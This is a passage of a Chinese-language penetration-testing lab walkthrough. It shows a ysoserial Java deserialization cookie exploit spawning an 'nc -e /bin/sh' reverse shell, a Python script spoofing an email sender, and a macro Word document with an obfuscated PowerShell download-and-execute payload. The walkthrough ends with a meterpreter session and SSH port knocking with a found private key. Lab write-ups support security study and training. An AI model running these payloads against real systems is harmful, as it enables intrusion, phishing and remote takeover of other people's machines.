
```
d.nash@tl9-ssh:~$ nmap 192.168.1.2 -n -sV

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-20 04:41 MSK
Nmap scan report for 192.168.1.2
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Service detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.62 seconds
d.nash@tl9-ssh:~$
```

安全客 (www.anquanke.com)


发现了端口 8080，我们实际上看到了门户网站：




尝试使用之前找到的密码。例如，使用 t.smith 和其密码登录成功。密码可以重复使用两次 – 在 terminal2 和这里。



获得了一页‘‘假期信息’’（包含新用户名）：尝试登录或获取 a.petrov 登录的密码 – 但没有成功。注意 cookie：



看起来像 base64，解码：



这是一个以 md5 形式存储用户名和密码哈希的 Java 对象。尝试改变名称 a.petrov 大小写，但是不起作用。客户端设置的对象到达服务器后将被恢复，按照这个思路做下去：

将对象从 base64 字符串形式恢复为二进制格式然后再恢复到内存（反序列化）时，可以执行任意代码（Jenkins 漏洞就是这样）。我们可以使用ysoserial 工具在服务器上执行任意命令。其原理是生成一个 Java 对象，在反序列化时执行需要的命令（在本文例子中是反弹 shell）。

通过下面的命令将 ysoserial 生成的内容以 base64-cookie 的形式发送到 bash：

curl -b 'userInfo="'$(java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'nc -e /bin/sh 172.16.0.2 1235' | base64 | tr -d '\n')"'' 'http://192.168.1.2:8080/index.jsp'

执行期间发生错误：


我们发现同样的问题在github中被指出，并且已在代码仓库中修复，但尚未编译在发行版中。所以需要 git clone 新版本，安装 maven 并在本地编译得到修复后的程序。

xxxxxxxxxx

apt-get install maven

git clone https://github.com/frohoff/ysoserial.gi


mvn compile package



将程序更新到 Commons-Collections5：

curl -b 'userInfo="'$(java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections5 'nc -e /bin/sh 172.16.0.2 1235' | base64 | tr -d '\n')"'' 'http://192.168.1.2:8080/index.jsp'

在 ssh 服务器上监听端口 1235，得到 shell。



在根文件夹中找到 token.txt，这样只剩下一个 token 了。

在研究了一个小门户后，我们在 crontab 中发现了一些有趣的东西：邮件 check 脚本，其中包含邮件中的 B.muncy 用户名和密码。


```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /et
c/cron.monthly )
#
## ZONE and TIME
*/10 *  * * *   root    ntpdate 192.168.100.1
*/10 *  * * *   root    cat /usr/share/zoneinfo/Europe/Moscow > /etc/localtime


#lab
*/2 *   * * *   root /usr/bin/python /opt/check_mail.py
```

安全客 (www.anquanke.com)

4.16 Roundcube Mail


发现是 Roundcube 服务器，虽然 Roundcube 存在许多漏洞，但是这里所有已知的漏洞都被修复了。

让我们试试其他途径。我们使用 b.muncy 的密码登录




进入邮箱：邮箱是空的。但是，由于门户网站有一个自动检查邮件的机器人，我们会尝试向我们已知的其他帐户发送邮件。


其中一个 r.diaz 回信了！我们正在尝试向他发送其他内容。



我们得到了答案：



在与机器人交谈之后，发现需要使用社会工程学。我们尝试向 bot 发送不同的文件：PDF，Word 文档等。机器人对其中一个作出了反应！



如果您在附件中发送 Word 文档，它会发出一个 token 和一条消息，指出只有来自 r.lampman 的文件才能打开。我们试着去做吧！

4.17 Terminal

在终端服务器上，rdp 的端口 3389 关闭，其余部分没什么有用的。无论如何，需要 r.diaz 打开 Word 文档！

我假设 Microsoft Security Essentials 安装在终端服务器上，就像它在 terminal2 上一样，并在本地安装了具有相同防病毒功能的 Windows，以便在发送文档之前在现场进行测试。

在这种情况下，攻击变成了多阶段。要在终端上进行会话，我们需要：

- 学习如何从 r.lampman 发送 r.diaz 邮件（我们没有他的邮箱密码），
- 使用反向 shell payload 创建文档，
- 绕过 Microsoft Security Essentials 防病毒软件，
- 在计算机端口 443 上监听（仅从网络内部打开 80 和 443）。

4.17.1 发送信件

通过脚本使用 b.muncy 登录（但将发件人设置为 r.lampman）向 r.diaz 发送邮件。

```
import smtplib
import email
from email import encoders
import os
from email.MIMEMultipart import MIMEMultipart
from email.Utils import COMMASPACE
from email.MIMEBase import MIMEBase
from email.parser import Parser
from email.MIMEImage import MIMEImage
from email.MIMEText import MIMEText
from email.MIMEAudio import MIMEAudio
import mimetypes

smtp_host = '127.0.0.1'
smtp_port = 587
server = smtplib.SMTP()
server.connect(smtp_host,smtp_port)
server.ehlo()
server.starttls()
server.login('b.muncy','[redacted]')
msg = email.MIMEMultipart.MIMEMultipart()
msg['From'] = 'r.lampman@cybear32c.lab';
msg['To'] = 'r.diaz@cybear32c.lab';
msg['Subject'] = 'Test';
msg.attach(MIMEText('Email Test', 'plain'))

filename = 'supermegadoc2.docm';
f = open(filename,'rb')

part = MIMEBase('application', 'vnd.openxmlformats-officedocument.wordprocessingml.document')
part.set_payload(f.read())

part.add_header('Content-Disposition', 'attachment; filename="%s"' % os.path.basename(filename))
encoders.encode_base64(part)
msg.attach(part)
f.close()

server.sendmail('b.muncy@cybear32c.lab','r.diaz@cybear32c.lab',msg.as_string
```

安全客（www.anquanke.com）

这里有几件重要的事情：

- 替换 FROM 字段的值
- 替换正确的 MIME 类型，以便明确发送 Word 文档
- 不要忘记在 base64 中对文档进行编码，以免在传输过程中被破坏
- 将 172.16.0.1 的 587 端口转发到本地机器：

```
d.nash@tl9-ssh:~$
ssh> -L 587:172.16.0.1:587
Forwarding port.

d.nash@tl9-ssh:~$
```
安全客 (www.anquanke.com)

4.17.2 生成有效 Payload

现在需要创建一个通过杀软检测的 Word 文档。经过对此尝试后（在真正的攻击之前，可以在本地环境中进行测试），终于找到了一个可行的版本。

我们不会立即将整个 Payload 保存到文档中，而是将其从我们的服务器下载。为此，我们将执行以下操作：

1. 使用 setoolkit 创建有效 Payload：

选择选项 1 (社会工程攻击), 然后选择 9 (Powershell 攻击向量), 然后选择 1 (Powershell Alphanumeric Shellcode Injector)：

```
set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will
allow you to use PowerShell which is available by default in all operating systems Windows Vista and abov
e. PowerShell provides a fruitful  landscape for deploying payloads and performing functions that  do not
 get triggered by preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>1
set> IP address for the payload listener (LHOST):
set:powershell> Enter the port for the reverse [443]:443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : no
[*] Powershell files can be found under /root/.set/reports/powershell/

     Press <return> to continue
```
安全客 (www.anquanke.com)

在本地计算机上启动 Web 服务并从/root/.set/reports/powershell 复制生成的 Payload 到/var/www/html/payload.txt：

```
root@Kali:~/.set/reports/powershell# cp x86_powershell_injection.txt /var/www/html/payload.txt
```

检查文件是否可访问：

```
root@Kali:~/.set/reports/powershell# curl http://localhost/payload.txt
powershell -nop -win hidden -noni -enc JABHADYAaQBmACAAPQAgACcAJABzAEMAcAAgAD0AIAAnACcAWwBEAGwAbABJAG0AcA
BvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgB
uACAASQBuAHQAUAB0AHIAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAdAByACAAbABwAEEAZABkAHIAZQBzAHMALAAg
AHUAaQBuAHQAIABkAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AGkAbwBuAFQAeQBwAGUALAAgAHUAaQBuA
HQAIABmAGwAUAByAG8AdABlAGMAdAApADsAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF
```
安全客 (www.anquanke.com)

2. 创建文档

我利用这篇文章的方法

首先需要混淆下载 Payload 的命令：

powershell.exe “IEX ((new-object net.webclient).downloadstring(‘http:///payload.txt’))”


为此，可以使用此处的 Java applet，运行：

```
root@Kali:~/labs/lab9/terminal# java -jar obfuscate.jar
```
安全客 (www.anquanke.com)

输入：

powershell.exe “IEX ((new-object net.webclient).downloadstring(‘http:///payload.txt’))”

获取结果并粘贴到文档中。以防万一我添加了 Document_Open()。



需要注意的是，添加宏时，应使用 docm 扩展名将其保存在文档中，而不是保存在 Normal 模板中。

现在还差最后一步。

3. 启动 Metasploit

```
root@Kali:~/labs/lab9/terminal# python senddoc.py
```
安全客 (www.anquanke.com)

在发布之前，我们再次整理下要点：

- Payload 可从`http://your_ip/payload.txt`获得。
- 172.16.0.1:587 被转发到本地 127.0.0.1。
- 该文档与发送邮件的脚本一起置于文件夹中。

速度！

```
root@Kali:~/labs/lab9/terminal# python senddoc.py
```
安全客 (www.anquanke.com)

在一分钟内：

```
meterpreter > getuid
Server username: TL9-TERMINAL\r.diaz
meterpreter >
```
安全客 (www.anquanke.com)

转到 C:\Users\r.diaz\Desktop 获取 token！

```
meterpreter > pwd
C:\Users\r.diaz\Desktop
meterpreter > ls -la
Listing: C:\Users\r.diaz\Desktop
================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  17294  fil   2016-06-10 05:30:09 -0400  Test_macros.docm
100666/rw-rw-rw-  282    fil   2016-05-17 15:01:27 -0400  desktop.ini
100666/rw-rw-rw-  19     fil   2016-05-18 13:38:04 -0400  toket.txt.txt

meterpreter >
```

安全客 (www.anquanke.com)

4.18 SSH-TEST – 最后的障碍

最后一个服务器，到目前为止我们还没有在网络中找到任何线索。我们扫描完所有端口后，也没有任何开放端口的响应。如图，几乎所有端口都使用 RST 数据包（closed）对我们做出响应，并且剩下的三个也丢弃了所有访问数据包。

```
d.nash@tl9-ssh:~$ nmap 192.168.0.7 -n -p-

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-20 06:38 MSK
Nmap scan report for 192.168.0.7
Host is up (0.031s latency).
Not shown: 65532 closed ports
PORT     STATE    SERVICE
1941/tcp filtered unknown
1970/tcp filtered unknown
2011/tcp filtered raid-cc

Nmap done: 1 IP address (1 host up) scanned in 10.73 seconds
d.nash@tl9-ssh:~$
```

安全客 (www.anquanke.com)

这表明这些端口需要 “knock’’，希望端口 22（ssh）能够以正确的组合打开，使得我们将有时间连接它。

顺便一提，在拿下 ssh 服务器一开始，我们在用户 d.nash 的.ssh 文件夹中找到了密钥，可以确定的是在这里能派到用场：

```
d.nash@tl9-ssh:~$ cd .ssh/
d.nash@tl9-ssh:~/.ssh$ ls -la
total 24
drwxr-x--- 2 root d.nash 4096 May 19 17:11 .
drwxr-x--- 3 root d.nash 4096 May 19 17:07 ..
-rw-r----- 1 root d.nash 1675 May 19 16:52 id_rsa
-rw-r----- 1 root d.nash  396 May 19 16:52 id_rsa.pub
-rw-r----- 1 root d.nash  222 May 19 17:11 known_hosts
```

安全客 (www.anquanke.com)

因此，执行以下操作来 “knock’’ 开正确的端口：

使用 sshuttle 直接转到服务器（需要指定所需的子网以保持互联网正常访问）：

```
root@Kali:~# sshuttle -r d.nash@192.168.101.8 192.168.0.0/24
#####################################################
Welcome!

System: Debian GNU/Linux 7

Attention! You are entering protected area.

All connections and actions are recorded and reviewed.

Be careful performing operations on this machine

Pam (c) krakenwaffe
#####################################################

The password: daypass206
client: Connected.
```

安全客 (www.anquanke.com)

将 d.nash id_rsa 密钥复制到本地：

```
root@Kali:~/labs/lab9/ssh-test# ls -la key.ppk
-rw------- 1 root root 1676 Jun  1 11:38 key.ppk
```

安全客 (www.anquanke.com)

安装 knock 实用程序，它将 knock 必要的端口：

```
root@Kali:~/labs/lab9/ssh-test# apt-get install knockd
```

安全客 (www.anquanke.com)

尝试这三个端口的 6 种组合，其中一种工作正常！

```
root@Kali:~/labs/lab9/ssh-test# knock 192.168.0.7 1970 1941 2011; ssh -i key.ppk d.nash@192.168.0.7
The authenticity of host '192.168.0.7 (192.168.0.7)' can't be established.
ECDSA key fingerprint is SHA256:A5T5DHV6QBNJ/uT+oBYi1VrS+EVZ/vFv+ECwCC/Xp7I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.7' (ECDSA) to the list of known hosts.
